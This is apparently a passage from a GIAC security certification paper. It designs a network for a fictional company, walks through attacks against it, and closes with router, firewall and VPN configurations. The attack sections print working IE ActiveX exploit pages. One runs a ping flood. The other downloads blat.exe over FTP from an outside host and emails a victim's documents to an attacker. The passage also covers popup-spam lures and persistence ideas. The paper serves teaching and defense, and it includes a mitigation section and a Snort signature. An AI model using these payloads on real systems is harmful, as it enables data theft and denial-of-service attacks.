
The author of the advisory indicated that he was able to install two different backdoor programs on a lab computer by visiting one hostile Web page.[53] There are a number of ways to get someone to do that. Providing content they are interested in such as free MP3 files is a good way. Sending HTML email is another potential attack vector, as long as the email client uses IE to render HTML. In this case, the spammers guided the way and Windows popup messages were sent.

### *Tools*

- X-Scan
- ping
- netcat
- tcpdump

### *Attack*

The first stage of the attack was to set up a Web server to host the pages that will compromise systems for the DoS. A tool called X-Scan was used to scan broadband networks and identify a Windows system with a weak administrator password. X-Scan simplifies this type of scanning by combining port scanning, NetBIOS enumeration, and password cracking into one tool[54]. The following screen shot shows X-Scan in action:




With administrative access a Web server was installed.

The following page was set as the Index, or default, page for the Web server.

```
<html>
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.Run("ping -t -l 65500 207.248.226.176", 7);
</script>
<head>
<title>All the freshest MP3s</title>
</head>
<body>Some content goes here...</body>
</html>
```

The section in the object tags exploits the vulnerability and tells IE to run the script using Windows Scripting to execute code on the victim system. In this case, a ping is initiated against the DoS target, here the serial interface on the border router. Since the actual target of this attack is the network, this address could be any on the victim network. The options passed are as follows:

-t: send requests until interrupted
-l 65550: send echo requests with a size of 65,550 bytes

With the back end in place, the remaining step was to get broadband users to visit the Web site. Netcat was used to send Windows popup messages to addresses assigned to broadband providers. The following shows a tcpdump capture of one of the packets:

```
$ sudo tcpdump -nXr /tmp/pop2.cap
01:03:47.932610 192.168.1.1.48475 > zzz.yyy.xxx.99.1026:  udp 233
  0000: 4500 0105 41a9 0000 4011 b459 c0a8 0101  E...A?..@.?Y??.2
  0010: zzyy xx63 bd5b 0402 00f1 bd9b 2e2e 2e2e  ??.c?[...??.....
  0020: 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e  ................
  0030: 3f2e 7b5a 2e3f 3f2e 3f3f 2e3f 4f3f 3f3f  ?.{Z.??.??.?O???
  0040: 3f47 272e 633f 2e3f 3fce b42e 2d2e 2e2e  ?G'.c?.??  .-...
  0050: 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 3f3f  ..............??
  0060: 3f3f 3f2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e  ???.............
  0070: 2e2e 2e2e 5350 4543 4941 4c20 4f46 4645  ....SPECIAL OFFE
  0080: 522e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e  R...............
  0090: 2e4a 5553 5420 464f 5220 594f 552e 2e2e  .JUST FOR YOU...
  00a0: 2e2e 2e2e 2e2e 2e2e 2e2e 416c 6c20 7468  ..........All th
  00b0: 6520 686f 7474 6573 742c 206e 6577 6573  e hottest, newes
  00c0: 7420 4d50 3373 2e20 2041 4c4c 2046 5245  t MP3s.  ALL FRE
  00d0: 452c 2041 4c4c 2054 4845 2054 494d 452e  E, ALL THE TIME.
  00e0: 2043 6f6d 6520 7365 6520 6174 2068 7474   Come see at htt
  00f0: 703a 2f2f 7777 772e 6578 616d 706c 652e  p://www.example.
  0100: 6f72 672e 0a                             org..
```

The small size of these packets and the fact that they are UDP means that they can be sent on the network very quickly, and they are easy to spoof. The message content can be varied to entice people to open the Web page.

### *Improving the attack*

Depending on how IE is configured, which depends in part on which version is installed, a user may receive a warning message that the page they are viewing contains unsigned ActiveX code. One improvement would be to avoid this warning, though I have not researched how to do this.

Another possible improvement would be to add a Registry key so that the ping started every time the computer booted.

Advanced DDoS agents have been written that allow for different types of attacks, such as SYN floods, ICMP floods, and UDP floods. Many of these use a Master – Slave architecture to coordinate attacks, where zombies wait for instructions from a central controller. Others connect to an IRC channel when they are on line to wait for instructions. The advantage of that approach is that

no ports have to be listening on the zombie host. Examples of these programs are trin00, tfn2k, and mstream. With some effort any of these that are capable of running on Windows could be installed using this IE bug.

### *Likelihood of success*

Given enough time and patience to exploit DoS agents, this attack will probably succeed. Despite efforts to improve the situation, there remain a huge number of poorly protected systems connected to the Internet that can be used for this type of attack.

### *Mitigation*

Home users should apply patches, install and keep antivirus software updated, run a firewall, and follow best practices. Patching IE (or running a different browser) and not visiting risky Web sites would provide effective defense in this case.

Targets of DoS attacks generally have limited options. They either must have the bandwidth available to absorb the attack or they have to work with their provider to filter the traffic before it consumes their bandwidth. In this case the ISP could filter ICMP echo requests to block this attack without disrupting much, if any, legitimate traffic.

That would not be the case if the DoS involved important protocols, such as HTTP or SMTP. In those cases people are often forced to filter by source addresses, which can be very time consuming. If the attacks are spoofed to appear to come from customers, for example, the job is doubly difficult.

## Attacking a protected system

The goal in this attack was to gain access to inside information from a computer on GIAC's protected network.

### *Reconnaissance*

Information gathered for this attack was similar to the firewall attack. Queries of DNS and WHOIS, Google searching, and browsing the GIAC Web page provided necessary information.

An email was sent to the sales department with a product question, and the headers of the response revealed information about internal addressing, including the SMTP server which uses 120.10.10.70.

Key personnel were identified and their email addresses were identified:

steve@giaccookie.com, sales manager
samantha@giaccookie.com, database administrator
webmaster@giaccookie.com, the Webmaster address
sales@giaccookie.com, a generic alias for sales inquiries

### *Research*

The same IE bug that was used in the DoS attack will be used. The difference was how to leverage that attack to gain access to a protected system. Attempting to install a remote access program was considered but many require connections directly to the target system which would be prevented by the firewalls in this design. Further, many remote administration programs are detected by antivirus and IDS products, so another avenue was needed.

Focus shifted to getting the victim to transfer information outside of the company. HTTP, FTP and SMTP were all evaluated for this purpose, and SMTP was chosen as the most likely to succeed without arousing suspicion.

### *Tools*

- compromised Web server
- email client
- blat, a command line email client[55]

### *Attack*

The goal was to attack an internal system but the design does not permit any connections directly in to internal hosts. The attack method was to get an internal system to connect to a hostile server, forcing vulnerable IE installations to execute malicious code.

An FTP server was installed on the computer that hosted the malicious Web pages. This was used to transfer necessary file to victim computers. FTP is convenient because a command line client is installed on nearly all operating systems. Using it was a bit of a gamble, though, since some networks deny FTP or require use of a proxy. In this case the design has a very permissive policy for traffic going out to the Internet so it was not a problem.

An HTML email was sent to key staff as identified above. It loaded the following HTML:

```
<html>
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>

<script>
wsh.Run("cmd.exe /c cd.. && echo bin > ftp.txt && echo get blat.exe >>
ftp.txt && echo quit >> ftp.txt && ftp -s:ftp.txt -A 1.10.100.1", 7);
</script>

<script>
wsh.Run("cmd.exe /c cd.. && ping -n 10 127.0.0.1 && echo Here it is >
here.txt && blat here.txt -t someaccount@yahoo.com -i
samantha@cookiegiac.com -server 120.10.10.70 -f samantha@cookiegiac.com
-s your files -attach *.doc -attach *.xls -attach *.pdf -q && erase
blat.exe ftp.txt here.txt", 7);
</script>

<!-- Head and Body sections went here -->

</html>
```

Cmd.exe is the command interpreter on Windows systems, and the /c switch terminates cmd after the command is executed. The path in which these commands are executed are the current user's desktop, so the directory is changed to avoid putting files on the user's desktop that they might notice. The ",7" at the end of the line runs the commands in a minimized window. The first script section downloads a program called blat.exe from the FTP server, 1.10.100.1, using an anonymous account.

The second script starts with a ping to the loopback address which is used to pause execution to ensure blat has been downloaded before proceeding. The options used for blat were:

- here.txt: this is a text file used as the body of the message, it was previously created with the echo statement
- -t: the recipient of the message, the attacker
- -i: the "from field" of the message, matching the victim
- -server: the SMTP server to use; many networks do not allow clients to connect to outside SMTP server, so it was important to know the internal server's address
- -f: the sender's address, again the victim; some SMTP servers check this so it is important that this at least be from the proper domain
- -s: the subject of the message
- -attach: files to send as attachments to the email
- -q: suppress output

The final step was to clean up traces of the activity by deleting blat.exe and the two text files that were created.

### *Improving the attack*

Again, ActiveX warnings could keep this attack from working, so additional vectors could be explored. Additional directories could also be trolled for interesting files, and additional file types could be targeted.

### *Likelihood of success*

This attack probably has a low-to-moderate chance of success. Though not discussed specifically, proxy firewalls such as the Raptor in this design are capable of removing hostile active content like ActiveX from Web communications. Corporate are also more likely to be aware of security issues and have patches applied to their systems.

On the other hand, if successful this type of attack could yield very valuable information to the attacker.

### *Mitigation*

Blocking active content with an HTTP proxy might be the best solution, though proper patching and proper configuration of IE would also be effective. Educating users about unsafe Internet sites might also help.

The following Snort signature was posted with the Securityfocus advisory[56] that monitors for the Windows Scripting Host object type. Additional types were posted that could be used to create additional signatures.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"Internet
Explorer Object Data Remote Execution Vulnerability";
content:"F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"; nocase;
flow:from_server, established; reference:cve,CAN-2003-0532;
classtype:web-application-activity; rev:1;)
```

## *Appendix A – Complete Border Router Configuration*

```
!
! Last configuration change at 11:47:00 EST Wed Jul 5 2003 by mikeh
! NVRAM config last updated at 11:47:03 EST Wed Jul 5 2003 by mikeh
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname giac_internet_rtr
!
logging console critical
!
no service tcp-small-servers
no service udp-small-servers
no service finger
no service snmp
no ip name-server
no ip bootp server
no ip http server
no ip domain-lookup
no ip source-route

!
aaa new-model
aaa authentication login default local
aaa authentication login vtyradius group radius
aaa authentication login linradius group radius
aaa authentication login conradius group radius
aaa authentication login NO_AUTHENT none
enable secret 5 $1$BggC$/d1wdExs03L1MZjpLMHz82
!
username admin password 7 175D627A4B061F
!
memory-size iomem 10
clock timezone EST -5
clock summer-time EDT recurring
ip subnet-zero
!
!
!
interface Ethernet0/0
 description GIAC Enterprises Internet Router
 no shutdown
 ip address 223.10.10.129 255.255.255.192
 ip access-group 106 in
 no ip redirects
 no ip directed-broadcast
 no ip directed broadcastRouting
 no cdp enable
 duplex auto
 speed auto
 keepalive 10
!
interface Serial0/0
 no shutdown
```

```
 service-module t1 clock source line
 service-module t1 data-coding normal
 service-module t1 remote-loopback full
 service-module t1 framing esf
 service module t1 linecode b8zs
 service-module t1 lbo none
 service-module t1 remote-alarm-enable
 no ip addresses
 encapsulation frame-relay
 frame-relay lmi-type ansi
!
interface Serial 0/0.1 point-to-point
 no shutdown
 ip address 223.2.12.2 255.255.255.252
 ip access-group 105 in
 frame-relay interface-dlci 18
 no ip redirects
 no ip directed-broadcast
 no ip directed broadcastRouting
 no ip unreachables
 no cdp enable
 no ip mroute-cache
!
! Note we've added local network & loopback to standard bogons:
access-list 105 deny 223.10.10.129 0.0.0.63
access-list 105 deny 127.0.0.1 0.255.255.255
! Begin cymru's bogon list:
access-list 105 deny 0.0.0.0 1.255.255.255
access-list 105 deny 2.0.0.0 0.255.255.255
access-list 105 deny 5.0.0.0 0.255.255.255
access-list 105 deny 7.0.0.0 0.255.255.255
access-list 105 deny 10.0.0.0 0.255.255.255
access-list 105 deny 23.0.0.0 0.255.255.255
access-list 105 deny 27.0.0.0 0.255.255.255
access-list 105 deny 31.0.0.0 0.255.255.255
access-list 105 deny 36.0.0.0 1.255.255.255
access-list 105 deny 39.0.0.0 0.255.255.255
access-list 105 deny 41.0.0.0 0.255.255.255
access-list 105 deny 42.0.0.0 0.255.255.255
access-list 105 deny 49.0.0.0 0.255.255.255
access-list 105 deny 50.0.0.0 0.255.255.255
access-list 105 deny 58.0.0.0 1.255.255.255
access-list 105 deny 70.0.0.0 1.255.255.255
access-list 105 deny 72.0.0.0 7.255.255.255
access-list 105 deny 83.0.0.0 0.255.255.255
access-list 105 deny 84.0.0.0 3.255.255.255
access-list 105 deny 88.0.0.0 7.255.255.255
access-list 105 deny 96.0.0.0 31.255.255.255
access-list 105 deny 169.254.0.0 0.0.255.255
access-list 105 deny 172.16.0.0 0.15.255.255
access-list 105 deny 173.0.0.0 0.255.255.255
access-list 105 deny 174.0.0.0 1.255.255.255
access-list 105 deny 176.0.0.0 7.255.255.255
access-list 105 deny 184.0.0.0 3.255.255.255
access-list 105 deny 189.0.0.0 0.255.255.255
access-list 105 deny 190.0.0.0 0.255.255.255
access-list 105 deny 192.0.2.0 0.0.0.255
access-list 105 deny 192.168.0.0 0.0.255.255
access-list 105 deny 197.0.0.0 0.255.255.255
access-list 105 deny 198.18.0.0 0.1.255.255
access-list 105 deny 223.0.0.0 0.255.255.255
access-list 105 deny 224.0.0.0 31.255.255.255
```

```
! Filter some really useless traffic
access-list 105 deny udp any any 137
access-list 105 deny udp any any 138
access-list 105 deny tcp any any 135
access-list 105 deny tcp any any 139
access-list 105 deny tcp any any 445
access-list 105 deny any 223.10.10.191
access-list 105 deny icmp any any 13
access-list 105 deny icmp any any 15
access-list 105 deny icmp any any 17
access-list 105 permit any
! Outbound filters
access-list 106 deny udp any any lt 20
access-list 106 deny udp any any eq 69
access-list 106 deny udp any any eq 137
access-list 106 deny udp any any eq 138
access-list 106 deny udp any any eq 161
access-list 106 deny udp any any eq 162
access-list 106 deny udp any any eq 514
access-list 106 deny tcp any any lt 20
access-list 106 deny tcp any any eq 22
access-list 106 deny tcp any any eq 135
access-list 106 deny tcp any any eq 139
access-list 106 deny tcp any any eq 445
access-list 106 deny tcp any any eq 161
access-list 106 deny tcp any any eq 162
access-list 106 deny tcp any any eq 6667
access-list 106 permit 223.10.10.129 0.0.0.63
access-list 106 deny any
!
router rip
 version 2
 network 223.10.10.0
 passive-interface Serial 0/0.1
 no auto-summary
!
ip classless
!
! IP Static Routing:
ip route 0.0.0.0 0.0.0.0 Serial 0/0.1
!
radius-server host 223.10.10.141 auth-port 1645 acct-port 1646
radius-server key 7 07741844903F814D5840A020
!
line con 0
 exec-timeout 0 0
 login authentication NO_AUTHENT
line aux 0
line vty 0 4
 exec-timeout 0 0
 login authentication vtyradius
!
banner login # Authorized use only.  All activity may be monitored. #
!
ntp clock-period 17180425
ntp server 198.72.72.10
ntp server 128.10.252.9
!
end
```

## *Appendix B – Complete Internet Firewall Configuration*

```
#
# /etc/pf.conf
#
# GIAC Enterprises Internet Firewall (PF) Configuration
# Created 3 Jun 2003 by mikeh
# Modified 15 Jun 2003 by mikeh
# Modified 7 Jul 2003 by mikeh
# Modified 11 Jul 2003 by mikeh
# Modified 14 Jul 2003 by mikeh
# Modified 2 Aug 2003 by mikeh

### Define macros: variables used throughout the config.
# Firewall interfaces:
ext_if="fxp0"
int_if="fxp1"
svc_if="fxp2"
ras_if=”fxp3”

# Networks:
ext_net="223.10.10.128/26"
svc_net="172.17.147.0/24"
int_net="172.17.146.0/24"
ras_net="172.17.149.0/24"

# Hosts:
mx1_svr="172.17.147.135"
www1_svr="172.17.147.137"
biz1_svr="172.17.147.138"
mail1_svr="172.17.146.10"
log1_svr=”172.17.146.16”
app1_svr="172.17.146.17"
proxy1_svr="172.17.146.140"
ns1_svr="172.17.146.136"
ace1_svr="172.17.146.141"
fcs_db_svr=”172.17.145.13”
inet_rtr=”223.10.10.129”
file1_svr=”172.17.148.12”
file2_svr=”172.17.148.14”
mikeh="172.17.148.19"
ayb="172.17.148.25"

# NATed addresses:
mx1_nat=”223.10.10.135”
www1_nat=”223.10.10.137”
biz1_nat=”223.10.10.138”
ns1_nat=”223.10.10.136”
proxy1_nat=”223.10.10.140”
ace1_nat=”223.10.10.141”


### Define tables: better for large numbers of addresses.
# The bogon list is available at:
# http://www.cymru.com/Documents/bogon-bn-agg.txt
table <bogon> persist file /etc/bogon
table <blacklist> persist file /etc/blacklist
```

```
### Set options
set loginterface $ext_if


### Normalize traffic (this applies to all interfaces):
scrub in all
scrub in on $ext_if all fragment reassemble min-ttl 7 no-df

### NAT rules
nat on $ext_if from $proxy1_svr to any -> $proxy1_nat
nat on $ext_if from $ns1_svr to any -> $ns1_nat
binat on $ext_if from $mx1_svr to any -> $mx1_nat
binat on $ext_if from $www1_svr to any -> $www1_nat
binat on $ext_if from $biz1_svr to any -> $biz1_nat
binat on $ext_if from $ace1_svr to any -> $ace1_nat


### Redirection
# rdr FTP requests to the ftp-proxy running on firewall
rdr on $int_if proto tcp from any to any port ftp -> 127.0.0.1 port
2100


### Antispoofing
antispoof for { $ext_if, $svc_if, $ras_if, $int_if }


### Filter rules:
# Default deny (drop on external nets, reject on internal nets)
block log on $ext_if
block return log on !$ext_if

# Drop traffic from bogon networks
block quick log on $ext_if from <bogon>

# Drop spoofed traffic from loopback network
block quick log on $ext_if from 127.0.0.0/8

# Drop traffic from known attackers
block quick log on $ext_if from <blacklist>

# Reject ident traffic to avoid performance problems
block return quick log on $ext_if inet proto tcp from any to port 113

# Permit traffic on the loopback interface
pass quick on lo0 all

# Permit SMTP & supporting protocols
pass in on $ext_if inet proto tcp from any to $mx1_svr port 25 synproxy
state
pass in on $int_if inet proto tcp from $mail1_svr to $mx1_svr port 25
keep state
pass out on $svc_if inet proto tcp from any to $mx1_svr port 25 keep
state
pass out on $int_if inet proto tcp from $mx1_svr to $mail1_svr port 25
keep state

# NOTE: Port 80 below is required for virus definition updates
# Symantec uses Akamai, so it is tough to restrict destinations
pass in on $svc_if inet proto tcp from $mx1_svr to any port { 25, 80 }
keep state
```

```
pass out log on $ext_if inet proto tcp from $mx1_svr to any port { 25,
80 } keep state
pass in on $svc_if inet proto { tcp, udp } from $mx1_svr to any port 53
keep state
pass out log on $ext_if inet proto { tcp, udp } from $mx1_svr to any
port 53 keep state

# Permit HTTP to www1
pass in on $ext_if inet proto tcp from any to $www1_svr port 80
synproxy state
pass out on $svc_if inet proto tcp from any to $www1_svr port 80 keep
state

# Permit HTTPS & Oracle for biz1
pass in on $ext_if inet proto tcp from any to $biz1_svr port 443
synproxy state
pass out on $svc_if inet proto tcp from any to $biz1_svr port 443 keep
state
pass in on $svc_if inet proto tcp from $biz1_svr to $app1_svr port 1521
keep state
pass out on $int_if inet proto tcp from $biz1_svr to $app1_svr port
1521 keep state

# Permit HTTP, HTTPS, outbound from proxy1 to Internet
pass in on $int_if inet proto tcp from $proxy1_svr to any port { 80,
443 } keep state
pass out log on $ext_if inet proto tcp from $proxy1_svr to any port {
80, 443 } keep state

# Permit DNS from ns1 to Internet
pass in on $int_if inet proto { tcp, udp } from $ns1_svr to any port 53
keep state
pass out log on $ext_if inet proto {tcp, udp } from $ns1_svr to any
port 53 keep state

# Permit remote users access to Web, email, DNS, and file servers
pass in on $ras_if inet proto tcp from $ras_net to $proxy1_svr port {
80, 443 } keep state
pass out on $int_if inet proto tcp from $ras_net to $proxy1_svr port {
80, 443 } keep state
pass in on $ras_if inet proto tcp from $ras_net to $mail1_svr port {
25, 110 } keep state
pass out on $int_if inet proto tcp from $ras_net to $mail1_svr port {
25, 110 } keep state
pass in on $ras_if inet proto { tcp, udp } from $ras_net to $ns1_svr
port 53 keep state
pass out on $int_if inet proto { tcp, udp } from $ras_net to $ns1_svr
port 53 keep state
pass in on $ras_if inet proto tcp from $ras_net to { $file1_svr,
$file2_svr } on port { 135, 139, 389, 636, 445 } keep state
pass in on $ras_if inet proto udp from $ras_net to { $file1_svr,
$file2_svr } on port { 137, 138, 389, 636 } keep state
pass out on $int_if inet proto tcp from $ras_net to { $file1_svr,
$file2_svr } on port { 135, 139, 389, 636, 445 } keep state
pass out on $int_if inet proto udp from $ras_net to { $file1_svr,
$file2_svr } on port {  137, 138, 389, 636  } keep state

# Permit service network, ras network access to time servers
pass in on $ras_if inet proto udp from $ras_net to { $ntp1_svr,
$ntp2_svr } port 123 keep state
pass in on $svc_if inet proto udp from $svc_net to { $ntp1_svr,
$ntp2_svr } port 123 keep state
```

```
pass out on $int_if inet proto udp from { $ras_net, $svc_net } to {
$ntp1_svr, $ntp2_svr } port 123 keep state
pass out on $int_if inet proto udp from $int_if to { $ntp1_svr,
$ntp2_svr } port 123 keep state

# Permit Autentication from ras_net, router
pass in on $ras_if inet proto udp from $ras_net to $ace1_svr port {
1645, 1646 } keep state
pass out on $int_if inet proto udp from $ras_net to $ace1_svr port {
1645, 1646 } keep state
pass in on $ext_if inet proto udp from $inet_rtr to $ace1_svr port {
1645, 1646 } keep state
pass out on $int_if inet proto udp from $inet_rtr to $ace1_svr port {
1645, 1646 } keep state

# Permit NTP servers access to Internet time servers
pass in on $int_if inet proto udp from { $ntp1_svr, $ntp2_svr } to {
198.72.72.10, 128.10.252.9 } keep state
pass out log on $ext_if inet proto udp from { $ntp1_svr, $ntp2_svr } to
{ 198.72.72.10, 128.10.252.9 } keep state

# Permit SSH access for administrators
pass in on $int_if inet proto tcp from { $mikeh, $ayb } to $int_if port
22 keep state
pass in on $int_if inet proto tcp from any to { $ras_net, $svc_net }
port 22 keep state
pass out on $ras_if inet proto tcp from any to $ras_net port 22 keep
state
pass out on $svc_if inet proto tcp from any to $svc_net port 22 keep
state

# Permit legacy telnet access to application server from RAS network
pass in on $ras_if inet proto tcp from any to $fcs_db_svr port 23 keep
state
pass out on $int_if inet proto tcp from $ras_net to $fcs_db_svr port 23
keep state

# Permit Tripwire manager traffic
pass in on $int_if inet proto tcp from $ace1_svr to $svc_net port 1169
keep state
pass out on $svc_if inet proto tcp from $ace1_svr to $svc_net port 1169
keep state

# Permit syslog from svc_net and ras_net
pass in on $ras_if inet proto udp from $ras_net to $log1_svr port 514
keep state
pass in on $svc_if inet proto udp from $svc_net to $log1_svr port 514
keep state
pass out on $int_if inet proto udp from { $ras_net, $svc_net } to
$log1_svr port 514 keep state

# Permit Symantec SMTP Web management
pass in on $int_if inet proto tcp from $proxy1_svr to $mx1_svr port
8843 keep state
pass out on $svc_if inet proto tcp from $proxy1_svr to $mx1_svr port
8843 keep state

# Permit passive FTP outbound from PF proxy
pass out log on $ext_if inet proto tcp from $ext_if to any port 21
modulate state
pass out log on fxp0 inet proto tcp from any port 49151 >< 49171 to any
user proxy keep state
```

## *Appendix C – VPN Configuration*

The configuration below is representative of the live configuration. The complete listing is over 25 kilobytes of mostly repetitive information due to the way Cisco structured the file. Comments added below are preceeded with a "#".

```
[Version 1.12]
[system]
name=VPN1
location=
contact=admin@example.com
[access]
timeout=600
hoursaction=1
maxsession=10
encrypt=1
zone=-500
dst=1
refenable=2
refresh=30
locktimeout=180
# Enable / disable administrative access over HTTP and HTTPS
[http]
port=80
enable=0
maxconn=2
sslport=443
sslenable=1
# Enable / disable SNMP for management
[snmp]
port=161
enable=0
maxconn=4
# Establish a filter, applied to a group, interface, etc.
[filter 1]
enable=1
name=Private (Default)
enablesr=2
enablefrag=1
defaultaction=1
description=Default filter for the Private Interface.
# Set up IPSec Security Association (SA)
[securityassociation 8]
rowstatus=1
name=ESP-AES128-SHA
inheritance=1
authprotocol=2
authalgorithm=3
authkeysize=128
encrprotocol=2
encralgorithm=5
encrkeysize=128
compression=2
lifetimemode=1
lifetimekbytes=10000
lifetimeseconds=28800
gatewayaddress=0.0.0.0
ikephase1mode=2
ikeauthmode=1
```

```
ikeauthalgorithm=2
ikeencralgorithm=2
ikelifetimemode=1
ikelifetimekbytes=10000
ikelifetimeseconds=86400
ikecerthandle=0
ikecertpathenab=2
ikedhgroup=3
ipsecencapmode=2
pfsdhgroup=1
replayprotection=2
ikeproposal=14
ikenattenable=2
# Sample incoming filter rule
[filterrules 16]
name=Incoming HTTP In
direction=1
saddr=0.0.0.0
smask=255.255.255.255
daddr=0.0.0.0
dmask=255.255.255.255
sportlow=0
sporthigh=65535
dportlow=80
dporthigh=80
typelow=0
typehigh=255
protocol=6
action=2
established=2
slist=0
dlist=0
# Allow replies for above communications -- stateless
[filterrules 17]
name=Incoming HTTP Out
direction=2
saddr=0.0.0.0
smask=255.255.255.255
daddr=0.0.0.0
dmask=255.255.255.255
sportlow=80
sporthigh=80
dportlow=0
dporthigh=65535
typelow=0
typehigh=255
protocol=6
action=2
established=2
slist=0
dlist=0
# Inside IP Address
[ip 1]
enable=1
address=172.17.149.11
mask=255.255.255.0
filternumber=0
ripin=4
ripout=1
speed=2
duplex=2
lsignore=2
```

```
ispublic=2
mtu=1500
pre_frag=1
# Outside IP Address
[ip 2]
enable=1
address=223.10.10.132
mask=255.255.255.192
filternumber=2
ripin=1
ripout=1
speed=2
duplex=2
lsignore=2
ispublic=1
mtu=1500
pre_frag=1
# Configure logging
[event]
logsev=5
consolesev=3
syslogsev=5
emailsev=0
trapsev=0
logformat=3
ftpenable=0
ftphost=
ftpuser=
ftppass=0
savelog=0
ftpdir=
emailfrom=
syslogformat=1
[eventsyslog 1]
syslogsrvname=172.17.146.16
syslogsrvport=514
syslogsrvfac=21
[eventclass 1]
enable=1
logsev=5
consolesev=3
syslogsev=0
emailsev=0
trapsev=3
# Administrator's address
[access 1]
address=172.17.148.19
mask=255.255.255.255
group=1
# Second Administrator's address
[access 2]
address=172.17.146.25
mask=255.255.255.255
group=1
# Authentication Server
[auth 3]
priority=3
name=172.17.146.18
password=0x50
type=4
port=5500
retries=2
```

```
timeout=4
groupid=0
login=
base=
pdc=
protocol=4
# Pool of addresses for clients
[ipaddrpool 1]
rowstatus=1
rangename=
startaddr=172.17.149.75
endaddr=172.17.149.174
# IP configuration, including gateway, DHCP, etc.
[ipglobals]
deftunnelgateway=172.17.149.1
rtrDiscEnable=2
natEnable=2
natTunnelEnable=2
syncall=1
locDefGwPref=2
redistClients=2
redistNetExt=2
[dhcp]
enable=1
LeaseTimeout=120
Port=67
RetransmissionTimeout=2
RetryLimit=2
[dhcp_server]
enable=1
LeaseTimeout=120
Relay=2
RelayAddr=0.0.0.0
RelayMask=0.0.0.0
IntMSHack=1
# Time servers
[ntp 1]
Name=172.17.146.16
Key=0xFF.0xD4.0x80.0xE9.0xC7.0xE1.0xAA.0xC5.0x18.0xA9.0x93.0x43.0x5F.0x
24.0x28.0x0E
Auth=1
[ntp 2]
Name=172.17.146.15
Key=0xFF.0xD4.0x80.0xE9.0xC7.0xE1.0xAA.0xC5.0x18.0xA9.0x93.0x43.0x5F.0x
24.0x28.0x0E
Auth=1
# Internet Key Exchange (IKE) configuration
[ikeproposal 14]
pri=2
name=IKE-AES128-SHA
authmode=1
authalg=3
encralg=3
lifemode=1
lifekbytes=10000
lifeseconds=86400
dhgroup=2
keylength=128
# Enable / disable SSH for administrative access
[ssh]
enable=1
port=22
```

```
maxsess=4
encrypt=44
keyregen=60
scp=2
```

1 “Hackers” as used by modern news media, meaning amateurs breaking into systems, motivated by fun, curiosity, and a sense of community
2 http://newsforge.com/article.pl?sid=01/07/20/1228200
3 http://abcnews.go.com/sections/scitech/DailyNews/hacktivism010413.html
4 http://www.securityfocus.com/news/510
5 Schneier, Bruce. Secrets & Lies, 2000, New York. Pages 8-9.
6 Northcutt, Stephen et. al. Inside Network Perimeter Security, 2003, Boston. Page 307.
7 One of the actions the “Love Bug” took was to write itself over a number of file types, including JPEG files. GIAC stores sample FCS as JPEG. For more information see: http://securityresponse.symantec.com/avcenter/venc/data/vbs.loveletter.a.html
8 Gartner's IDS is dead report essentially said Intrusion Detection Systems cost too much and do not provide useful information because of false positives and negatives. They should be replaced with an emerging technology called Intrusion Prevention, which combines the attack recognition of IDS with the ability to block communications as would be found in a firewall. Gartner did not address the fact that the detection engines in IPS are the same as those in IDS, so making the solution active only exacerbates the problems with false positives and negatives. They also did not address the importance of a detection capability to back up protection. Some detection systems are essentially useless, such as car alarms, mostly because there is no response capability to follow detection. Car alarms also have have a high rate of false positives, and they do not contribute a significant audit or forensic capability to protecting cars. On the other hand, banks are unlikely to remove their detection systems, including alarm systems and cameras. They define a response plan, implement their systems to reduce false alarms, and have a need for both audit and forensic functions. See: 